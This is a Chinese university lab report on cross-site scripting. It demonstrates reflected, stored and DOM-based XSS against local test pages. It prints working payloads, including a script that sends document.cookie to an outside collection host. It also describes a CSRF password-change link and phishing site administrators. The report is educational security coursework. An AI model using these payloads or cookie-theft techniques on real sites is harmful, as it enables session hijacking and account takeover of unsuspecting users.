XX 大学 XX 学院

《网络攻击与防御》

实验报告

课 程 名 称：信息安全概论

实 验 名 称：XSS 跨站脚本攻击原理与实践

指 导 教 师：翟健宏

学 生 姓 名：

组　　号：

实 验 日 期：2021.6.18

实 验 地 点：

实 验 成 绩：

计算机科学与技术学院

计算机系网络教研室制

实验报告撰写要求

实验操作是教学过程中理论联系实际的重要环节,而实验报告的撰写又是知识系统化的吸收和升华过程，因此，实验报告应该体现完整性、规范性、正确性、有效性。现将实验报告撰写的有关内容说明如下：

1、 实验报告模板为电子版。

2、 下载统一的实验报告模板，学生自行完成撰写和打印。报告的首页包含本次实验的一般信息：

- 组　　号：例如：2-5　　表示第二班第 5 组。
- 实验日期：例如：05-10-06 表示本次实验日期。(年-月-日).....
- 实验编号：例如：No.1　　表示第一个实验。
- 实验时间：例如：2 学时　　表示本次实验所用的时间。

实验报告正文部分，从六个方面（目的、内容、步骤等）反映本次实验的要点、要求以及完成过程等情况。模板已为实验报告正文设定统一格式，学生只需在相应项内填充即可。续页不再需要包含首页中的实验一般信息。

3、 实验报告正文部分具体要求如下：

一、实验目的

本次实验所涉及并要求掌握的知识点。

二、实验环境

实验所使用的设备名称及规格，网络管理工具简介、版本等。

三、实验内容与实验要求

实验内容、原理分析及具体实验要求。

四、实验过程与分析

根据具体实验，记录、整理相应命令、运行结果等，包括截图和文字说明。

详细记录在实验过程中发生的故障和问题，并进行故障分析，说明故障排除的过程及方法。

五、实验结果总结

对实验结果进行分析，完成思考题目，总结实验的心得体会，并提出实验的改进意见。

一、实验目的

本次实验所涉及并要求掌握的知识点。

1.跨站脚本攻击(Cross Site Scripting)，为了不和层叠样式表(Cascading Style Sheets, CSS)的缩写混淆，故将跨站脚本攻击缩写为 XSS。恶意攻击者往 Web 页面里插入恶意 Script 代码，当用户浏览该页之时，嵌入其中 Web 里面的 Script 代码会被执行，从而达到恶意攻击用户的目的。

它与 SQL 注入攻击类似，SQL 注入攻击中以 SQL 语句作为用户输入，从而达到查询/修改/删除数据的目的，而在 xss 攻击中，通过插入恶意脚本，实现对用户游览器的控制，获取用户的一些信息。

XSS 的分类：

反射型 XSS

存储型 XSS

基于 DOM 的 XSS

2.HTML

3.JavaScript

二、实验环境

实验所使用的设备名称及规格，网络管理工具简介、版本等。

一台 windows7、安装 wampserver、火狐浏览器、Chrome 浏览器

三、实验内容与实验要求

实验内容、原理分析及具体实验要求。

实验内容：

1.反射型 XSS，相对来说，危害较低，需要用户点击特定的链接才能触发。

2.存储型 XSS，该类 XSS 会把攻击代码保存到数据库，所以也叫持久型 XSS，因为它存在的时间是比较长的。

3.DOM 型 XSS，这类 XSS 主要通过修改页面的 DOM 节点形成 XSS，称为 DOM Based XSS。

原理分析：XSS 攻击，指通过在页面注入恶意 JAVASCRIPT 代码，从而在用户浏览被注入恶意代码的页面时，控制用户的浏览器行为的一种攻击。

具体实验要求：根据实验指导书完成实验与实验报告

四、实验过程与分析

根据具体实验，记录、整理相应命令、运行结果等，包括截图和文字说明。

详细记录在实验过程中发生的故障和问题，并进行故障分析，说明故障排除的过程及方法。

1、 反射型 XSS

首先对反射性 xss 的网页进行测试，输入 test 测试并 submit 发现在网页上显示出 test 测试，如下图所示：



图 1 反射性 xss 页面测试

当在输入框输入入<script>alert('xss')</script>测试，测试 XSS 最常用的就是<script>alert('xss')</script>，如果页面存在 XSS，那么就会弹出“XSS”这个字符。观察发现弹出 xss 字符，如下图:



图 2 反射性 xss 插入字符测试

观察页面源码，发现之所以我们输入的 xss 没有在输入内容部分展示，是因为我们输入的代码被当成代码解析，源代码如下图所示：

```
<html>
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
    <title>反射型XSS测试</title>
</head>
<form action="" method="get">
    <input type="text" name="msg"/>
    <input type="submit" value="submit"/>
</form>

您输入的内容为:<script>alert('xss')</script>
```

图 3 反射性 xss 页面源代码展示

我们可以输入其他的 JS 代码，来让浏览器做其他的事，比如弹出用户 cookie，在输入

框中输入<script>alert(document.cookie)</script>，其中 document.cookie 可以用来获取用户的 cookie。提交后发现弹出窗口为空（如下图），这是因为因为访问的这个页面它没有给我们设置 cookie。

图 4 反射型 xss 获取 cookie 测试

修改源代码之后再次重复上述工作可以发现输入 cookie，如下图所示：



图 5 反射型 xss 获取 cookie 测试

我们可以通过 JS，构造一个请求，来请求一个我们有权限的页面，在构造请求的时候，把用户的 cookie 当作参数传过去，然后我们就可以在这个页面里，接收传过来的参数，然后再保存起来。所以首先需要写一个接收 cookie 的页面，它能够接收某个参数，然后保存起来。通过构建 url 编码的内容，我们输入 <script>new Image().src="http://xss.com/recv_cookies.php?msg="+encodeURI(document.cookie);</script>，可以在 xss 文件夹中的文件中获得用户的 cookie，如下图所示：



图 6 获得用户的 cookie

2. 存储型 xss

存储型 XSS 一般发生在留言板等地方，因为它需要把用户输入的内容保存到数据库，用户向服务器提交的数据只是一次性的，如果不保存到数据库，数据就会丢失。

随便选择一个输入框，输入 xss 的测试代码<script>alert('xss')</script>，一般选

择留言的地方测试，因为相对来说，允许我们输入的长度限制比较小，有的限制昵称的长度只能为 32 字符等。我这里也选择留言输入框测试，测试结果如下图：



图 7 存储型 xss 测试结果

点击确定后，可以看到留言内容出显示空白。如下图所示：



图 8 存储型 xss 测试结果

我们模仿其他用户访问该页面，打开 Chrome，访问该页面，因为 HTTP 是无状态协议，它依靠 cookie 来识别用户身份，但是不同浏览器之间 cookie 不共享，所以 2 个浏览器可以模拟 2 个用户的身份，因为 2 个浏览器访问同一个页面的话，产生的 cookie 不同，如果想要查看 2 个浏览器的 cookie 是否相同，可以在想要查看 cookie 的页面打开开发者工具，然后在控制台输入 document.cookie 就可以看到当前网站的 cookie。可以发现一打开页面就弹出了 xss 窗口。如下图所示：

图 9 Chrome 打开存储型 xss 网页

3. 基于 DOM 的 XSS

它通过修改页面的 DOM 节点形成的 XSS，所以称为 DOM based XSS。它和反射型 XSS、存储型 XSS 的差别在于，DOM XSS 的 XSS 代码并不需要服务器解析响应的直接参与，触发 XSS 靠的就是浏览器端的 DOM 解析。

可以查看页面的源代码如下图所示：

```
<html>
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
    <title>DOM Based XSS测试</title>
    <script>
    function xssDom(){
        var str = document.getElementById("msg").value;
        document.getElementById("show").innerHTML = "<a href='" + str + "' >xssDom</a>";
    }
    </script>
</head>
<input id="msg" type="text" value="" />
<input type="button" value="测试" onclick="xssDom()" />
<div id="show"></div>
```

图 10 基于 DOM 的 XSS 页面源码

我们要让他没有语法错误，就需要构造语句闭合一些标签，所以，我们首先需要一个单引号来闭合 a 标签的 href 属性。然后一个“>”来闭合 a 标签的“<”。这样构造以后，就变成了“在这里构造利用代码'>xssDom”。所以我们可以构造如下语句：'><script>alert('xss');</script>

输入后点击测试，发现并没有弹出提示窗，如下图。审查元素后我们发现我们应该用一个事件来触发行为：



图 11 基于 DOM 的 XSS 测试

构造如下数据： ' onclick=alert(/xss/) //此时页面代码就变成了:xssDom，再进行如上操作的时候就可以触发弹窗了。



图 12 基于 DOM 的 XSS 测试

页面在尝试加载路径为 123 的图片时，无法加载该图片，所以触发 onerror 函数。src 属性可以填任意错误的路径。如果想要获取用户 cookie，可以像步骤一一样，在 onerror 事件中，插入 JS 代码，通过 JS 网页面插入节点等。我们使用 hackbar 这一工具将我们要插入的字符串转成 String.fromCharCode 格式的，插入之后首先进入 c:\wamp\www\xss 目录下，把 cookies.txt 删除。输入构造的语句后，点击测试后，然后去 c:\wamp\www\xss 目录下，可以看到 cookies.txt 又生成了，如下图所示：



图 13 基于 DOM 的 XSS 测试 cookie 重新生成

要测试是没有成功获取到 cookie 还是没设置 cookie 导致的该文件内容为空，可以在浏览器控制台执行 document.cookie，看是否有输出。观察下图我们发现已经设置了 cookie：

图 14 观察 cookie 是否设置

五、实验结果总结

对实验结果进行分析，完成思考题目，总结实验的心得体会，并提出实验的改进意见。

这一实验主要根据实验指导书完成了对于三种 XSS 的基本操作，其中反射型 XSS 最为简单，但是也最容易被发现，效果也最差。而存储型 XSS 和基于 DOM 的 XSS 的效果更好，相比而言也不容易被发现，危害也更大。反射型 XSS，相对来说，危害较低，需要用户点击特定的链接才能触发。存储型 XSS，该类 XSS 会把攻击代码保存到数据库，所以也叫持久型 XSS，因为它存在的时间是比较长的。DOM 型 XSS，这类 XSS 主要通过修改页面的 DOM 节点形成 XSS，称为 DOM Based XSS。

思考题：

XSS 除了盗取用户 COOKIE，还有什么其他用途？

1. 界面劫持/伪造界面 伪造者可以重建一个和原网页大致一样的网页，使用 JavaScript 的特性修改页面的一些原有属性。
2. 重定向页面
3. CC 攻击
4. 命令执行
5. 通过 hybrid app 获取手机通讯录,短信,地理位置,相册等敏感信息

如何扩大 XSS 的危害？

首先，CSRF 漏洞就是攻击者可以诱导受害者在他们自己的浏览器上点击链接，以受害者的 session 执行一些敏感的操作。例如，假设下方的 URL 是某 Web 应用中用户修改密码的操作。https://www.example.com/profile/update_password?new_password=Welcome1
如果这个地方没有做 CSRF 防护，那么攻击者便可以发送如下链接给受害者：
https://www.example.com/profile/update_password?new_password=HACKER
当受害者在 www.example.com 站点已经是认证通过状态，如果点击了这个链接，那么修改密码的请求便会以受害者的 session 数据发送到服务端。这将会导致受害者的密码被修改为 HACKER。因此较为简单的扩大危害方式如下:
1.使用邮件的形式向某网站用户发送 URL，通过这个伪造的 url 对用户进行攻击
2.可以使用邮件等形式攻击网站的管理员，攻击成功后便可以执行许多恶意操作，例如窃取他的凭证。

心得体会：

通过这个实验对于 XSS 攻击有了初步的了解，也对于 XSS 攻击的基本形式进行了实践操作，基本理解如何通过一个 url 对用户进行攻击，获得用户 cookie 等恶意操作。从这个实验中学习到了比课本上更加实际更加深入的知识，对于了解信息安全有重要的意义。

实验改进意见：无